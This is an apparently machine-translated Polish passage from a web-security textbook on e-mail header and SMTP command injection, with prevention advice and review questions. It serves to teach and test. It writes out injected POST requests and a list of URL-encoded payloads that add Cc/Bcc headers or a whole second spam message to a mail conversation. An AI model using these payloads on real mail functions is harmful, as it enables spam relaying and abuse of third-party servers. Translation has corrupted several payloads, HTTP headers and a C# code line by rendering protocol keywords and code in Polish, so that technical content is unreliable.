Komenda PHP mail() używa dodatkowego parametru nagłówków, aby ustawić adres nadawcy wiadomości. Ten parametr jest również używany do określania innych nagłówków, w tym Cc i Bcc, poprzez oddzielenie każdego wymaganego nagłówka znakiem nowej linii. W związku z tym osoba atakująca może spowodować wysłanie wiadomości do dowolnych odbiorców, wstrzykując jeden z tych nagłówków do pola Od, jak pokazano na rysunku 10.7.



Powoduje to, że polecenie mail() generuje następujący komunikat:

To: admin@wahh-app.com

From: marcus@wahh-mail.com

Bcc: all@wahh-othercompany.com

Subject: Site problem

Confirm Order page doesn’t load

Wstrzykiwanie poleceń SMTP

W innych przypadkach aplikacja może sama przeprowadzić konwersację SMTP lub przekazać w tym celu dane wprowadzone przez użytkownika do innego komponentu. W takiej sytuacji możliwe może być wstrzyknięcie dowolnych poleceń SMTP bezpośrednio do tej rozmowy, potencjalnie przejmując

pełną kontrolę nad wiadomościami generowanymi przez aplikację. Rozważmy na przykład aplikację, która używa żądań w następującym formularzu do przesyłania opinii o witrynie:

POST feedback.php HTTP/1.1

Host: wahh-app.com

Content-Length: 56

From=daf@wahh-mail.com&Subject=Site+feedback&Message=foo

Powoduje to, że aplikacja internetowa przeprowadza konwersację SMTP za pomocą następujących poleceń:

MAIL FROM: daf@wahh-mail.com

RCPT TO: feedback@wahh-app.com

DATA

From: daf@wahh-mail.com

To: feedback@wahh-app.com

Subject: Site feedback

foo

.

UWAGA: Po wydaniu polecenia DATA klient SMTP wysyła zawartość wiadomości e-mail, zawierającą nagłówki i treść wiadomości. Następnie wysyła znak pojedynczej kropki we własnej linii. To informuje serwer, że wiadomość jest kompletna, a klient może następnie wydać dalsze polecenia SMTP w celu wysłania kolejnych wiadomości.

W takiej sytuacji możesz być w stanie wstrzyknąć dowolne polecenia SMTP do dowolnych pól e-mail, które kontrolujesz. Na przykład możesz spróbować wstrzyknąć do pola Temat w następujący sposób:

POST feedback.php HTTP/1.1

Host: wahh-app.com

Content-Length: 266

From=daf@wahh-mail.com&Subject=Site+feedback%0d%0afoo%0d%0a%2e%0d

%0aMAIL+FROM:+mail@wahh-viagra.com%0d%0aRCPT+TO:+john@wahh-mail

.com%0d%0aDATA%0d%0aFrom:+mail@wahh-viagra.com%0d%0aTo:+john@wahh-mail

.com%0d%0aSubject:+Cheap+V1AGR4%0d%0aBlah%0d%0a%2e%0d%0a&Message=foo

Jeśli aplikacja jest podatna na ataki, skutkuje to następującą konwersacją SMTP, która generuje dwie różne wiadomości e-mail. Drugi jest całkowicie pod twoją kontrolą:

MAIL FROM: daf@wahh-mail.com

RCPT TO: feedback@wahh-app.com

DATA

From: daf@wahh-mail.com

To: feedback@wahh-app.com

Subject: Site+feedback

foo

.

MAIL FROM: mail@wahh-viagra.com

RCPT TO: john@wahh-mail.com

DATA

From: mail@wahh-viagra.com

To: john@wahh-mail.com

Subject: Cheap V1AGR4

Blah

.

foo

Znajdowanie błędów wtrysku SMTP

Aby skutecznie sondować funkcjonalność poczty aplikacji, należy kierować każdy parametr, który jest przesyłany do funkcji związanej z pocztą e-mail, nawet te, które początkowo mogą wydawać się niezwiązane z treścią generowanej wiadomości. Powinieneś również przetestować każdy rodzaj ataku i wykonać każdy przypadek testowy, używając zarówno znaków nowego wiersza w stylu Windows, jak i UNIX.

KROKI HACKOWANIA

1. Jako każdy parametr należy podać po kolei każdy z poniższych ciągów testowych, wpisując w odpowiednim miejscu swój adres e-mail:

<twoja poczta>%0aCc:<twoja poczta>

<twoja poczta>%0d%0aCc:<twoja poczta>

<Twoja poczta>%0aBcc:<Twoja poczta>

<twoja poczta>%0d%0aBcc:<twoja poczta>

%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<twoja poczta>%0aRCPT+TO:+<y

nasz adres e-mail>%0aDATA%0aOd:+<Twój adres e-mail>%0aDo:+<Twój adres e-mail>%0aS

temat:+test%0afoo%0a%2e%0a

%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<twoja poczta>%0

d%0aRCPT+TO:+<Twoja poczta>%0d%0aDANE%0d%0aOd:+<Twoja poczta>%

0d%0aDo:+<Twoja poczta>%0d%0aTemat:+test%0d%0

afoo%0d%0a%2e%0d%0a

2. Zanotuj wszelkie komunikaty o błędach zwracane przez aplikację. Jeśli wydaje się, że mają one związek z jakimkolwiek problemem w funkcji poczty e-mail, sprawdź, czy nie musisz dostosować swoich danych wejściowych, aby wykorzystać lukę w zabezpieczeniach.

3. Odpowiedzi aplikacji nie mogą w żaden sposób wskazywać, czy luka istnieje lub czy została pomyślnie wykorzystana. Powinieneś monitorować podany adres e-mail, aby zobaczyć, czy jakakolwiek poczta jest odbierana.

4. Przejrzyj dokładnie formularz HTML, który generuje odpowiednie żądanie. Może to zawierać wskazówki dotyczące używanego oprogramowania po stronie serwera. Może również zawierać ukryte lub wyłączone pole określające adres e-mail Do, który można bezpośrednio modyfikować.

WSKAZÓWKA: Funkcje wysyłania wiadomości e-mail do personelu wsparcia aplikacji są często traktowane jako peryferyjne i mogą nie podlegać tym samym standardom bezpieczeństwa lub testom, co główna funkcjonalność aplikacji. Ponadto, ponieważ wymagają połączenia z nietypowym komponentem zaplecza, często są wdrażane poprzez bezpośrednie wywołanie odpowiedniego polecenia systemu operacyjnego. W związku z tym, oprócz sondowania w celu wstrzyknięcia SMTP, należy również dokładnie przejrzeć wszystkie funkcje związane z pocztą e-mail pod kątem błędów wstrzykiwania poleceń systemu operacyjnego.

Zapobieganie wstrzykiwaniu SMTP

Lukom w zabezpieczeniach protokołu SMTP można zwykle zapobiec, wdrażając rygorystyczną weryfikację wszelkich danych dostarczonych przez użytkownika, które są przekazywane do funkcji poczty e-mail lub używane w konwersacji SMTP. Każda pozycja powinna zostać zweryfikowana tak ściśle, jak to możliwe, biorąc pod uwagę cel, dla którego jest używana:

* Adresy e-mail należy sprawdzić pod kątem odpowiedniego wyrażenia regularnego (które oczywiście powinno odrzucać wszelkie znaki nowej linii).

* Temat wiadomości nie powinien zawierać znaków nowej linii i może być ograniczony do odpowiedniej długości.

* Jeśli treść wiadomości jest używana bezpośrednio w konwersacji SMTP, wiersze zawierające tylko pojedynczą kropkę powinny być niedozwolone.

Streszczenie

Zbadaliśmy szeroki zakres ataków wymierzonych w komponenty aplikacji zaplecza oraz praktyczne kroki, które można podjąć, aby zidentyfikować i wykorzystać każdy z nich. Wiele rzeczywistych luk w zabezpieczeniach można wykryć w ciągu pierwszych kilku sekund interakcji z aplikacją. Na przykład możesz wprowadzić nieoczekiwaną składnię w polu wyszukiwania. W innych przypadkach te luki w zabezpieczeniach mogą być bardzo subtelne i przejawiać się w ledwo wykrywalnych różnicach zachowania aplikacji lub osiągalne tylko poprzez wieloetapowy proces przesyłania i manipulowania spreparowanymi danymi wejściowymi. Aby mieć pewność, że odkryłeś błędy iniekcji zaplecza, które istnieją w aplikacji, musisz być zarówno dokładny, jak i cierpliwy. Praktycznie każdy rodzaj podatności może przejawiać się w przetwarzaniu praktycznie każdego elementu danych dostarczonych przez użytkownika, w tym nazw i wartości parametrów ciągu zapytania, danych POST i plików cookie oraz innych nagłówków HTTP. W wielu przypadkach defekt pojawia się dopiero po dokładnym zbadaniu odpowiedniego parametru, kiedy dokładnie dowiadujesz się, jaki rodzaj przetwarzania jest wykonywany na twoim wejściu i analizujesz przeszkody, które stoją na twojej drodze. W obliczu

ogromnej potencjalnej powierzchni ataku, jaką stanowią potencjalne ataki na komponenty aplikacji zaplecza, można odnieść wrażenie, że każdy poważny atak na aplikację musi wiązać się z gigantycznym wysiłkiem. Jednak częścią uczenia się sztuki atakowania oprogramowania jest nabycie szóstego zmysłu, gdzie ukryty jest skarb i jak twój cel może się otworzyć, abyś mógł go ukraść. Jedynym sposobem na zdobycie tego zmysłu jest praktyka. Powinieneś przećwiczyć opisane przez nas techniki w rzeczywistych aplikacjach, z którymi się spotykasz, i zobaczyć, jak się sprawdzają.

Pytania

1. Urządzenie sieciowe zapewnia interfejs internetowy do przeprowadzania konfiguracji urządzenia. Dlaczego tego rodzaju funkcjonalność jest często podatna na ataki polegające na wstrzykiwaniu poleceń systemu operacyjnego?

2. Testujesz następujący adres URL:

http://wahh-app.com/home/statsmgr.aspx?country=US

Zmiana wartości parametru kraju na foo powoduje wyświetlenie tego komunikatu o błędzie:

Nie można otworzyć pliku: D:\app\default\home\logs\foo.log (nieprawidłowy plik).

Jakie kroki możesz podjąć, aby zaatakować aplikację?

3. Testujesz aplikację AJAX, która wysyła dane w formacie XML w ramach żądań POST. Jaki rodzaj luki może umożliwić odczytanie dowolnych plików z systemu plików serwera? Jakie warunki muszą zostać spełnione, aby atak się powiódł?

4. Wysyłasz następujące żądanie do aplikacji uruchomionej na platformie ASP.NET:

POST /home.aspx?p=urlparam1&p=urlparam2 HTTP/1.1

Host: wahh-app.com

Plik cookie: p=parametr pliku cookie

Typ treści: application/x-www-form-urlencoded

Długość treści: 15

p=parametr ciała

Aplikacja wykonuje następujący kod:

Parametr ciągu = Żądanie.Params[„p”];

Jaką wartość ma zmienna param?

5. Czy HPP jest warunkiem wstępnym do HPI i odwrotnie?

6. Aplikacja zawiera funkcję, która przekazuje żądania do domen zewnętrznych i zwraca odpowiedzi z tych żądań. Aby uniemożliwić atakom przekierowania po stronie serwera pobieranie chronionych zasobów na własnym serwerze internetowym aplikacji, aplikacja blokuje żądania kierowane do hosta lokalnego lub 127.0.0.1. Jak możesz obejść tę obronę, aby uzyskać dostęp do zasobów na serwerze?

7. Aplikacja zawiera funkcję zgłaszania opinii użytkowników. Dzięki temu użytkownik może podać swój adres e-mail, temat wiadomości oraz szczegółowy komentarz. Aplikacja wysyła wiadomość e-mail na adres feedback@wahh-app.com, adresowaną z adresu e-mail użytkownika, z podanym przez

użytkownika tematem i komentarzami w treści wiadomości. Które z poniższych jest skuteczną obroną przed atakami polegającymi na wstrzykiwaniu poczty?

(a) Wyłącz przekazywanie poczty na serwerze pocztowym.

(b) Zakoduj pole RCPT TO za pomocą feedback@wahh-app.com.

(c) Sprawdź, czy wprowadzone przez użytkownika dane wejściowe nie zawierają żadnych znaków nowej linii ani innych metaznaków SMTP.